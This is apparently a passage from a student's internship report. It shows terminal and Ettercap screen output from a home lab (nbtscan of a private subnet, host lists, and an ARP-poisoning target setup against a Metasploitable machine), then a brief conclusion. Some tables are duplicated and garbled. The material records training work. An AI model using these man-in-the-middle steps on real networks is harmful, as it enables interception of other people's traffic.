

(root@kali)~$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-Q10CGV14	<server>	<unknown>	0a:00:27:00:00:04
192.168.56.102	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			







Host List x

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

Delete Host
Add to Target 1
Add to Target 2

Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
4 hosts added to the hosts list...  
Host 192.168.56.103 added to TARGET1  
Host 192.168.56.102 added to TARGET2

Host List x

IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

Delete Host
Add to Target 1
Add to Target 2

ARP poisoning victims:  
  
GROUP 1: 192.168.56.103 08:00:27:9E:37:29  
  
GROUP 2 : 192.168.56.102 08:00:27:2A:8A:25  
  
Doing not name scan for addresses from 192.168.56.0/24



IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-Q10CGVI4	<server>	<unknown>	0a:00:27:00:00:04
192.168.56.102	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			

```

(root@kali)-[/home/kali]
# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

```



## CONCLUSION

This is my final report from my internship at Dlithe. I learned a lot outside of my academic field, which was a wonderful experience. Before I started my professional life, it was a fantastic opportunity for me to learn and develop information. I was asked to become familiarized with Linux before I began my internship. Subsequently, the team took action and was impacted by the project's completion. That was my first internship experience where I learned about lot of other skills along with developing professional speaking abilities.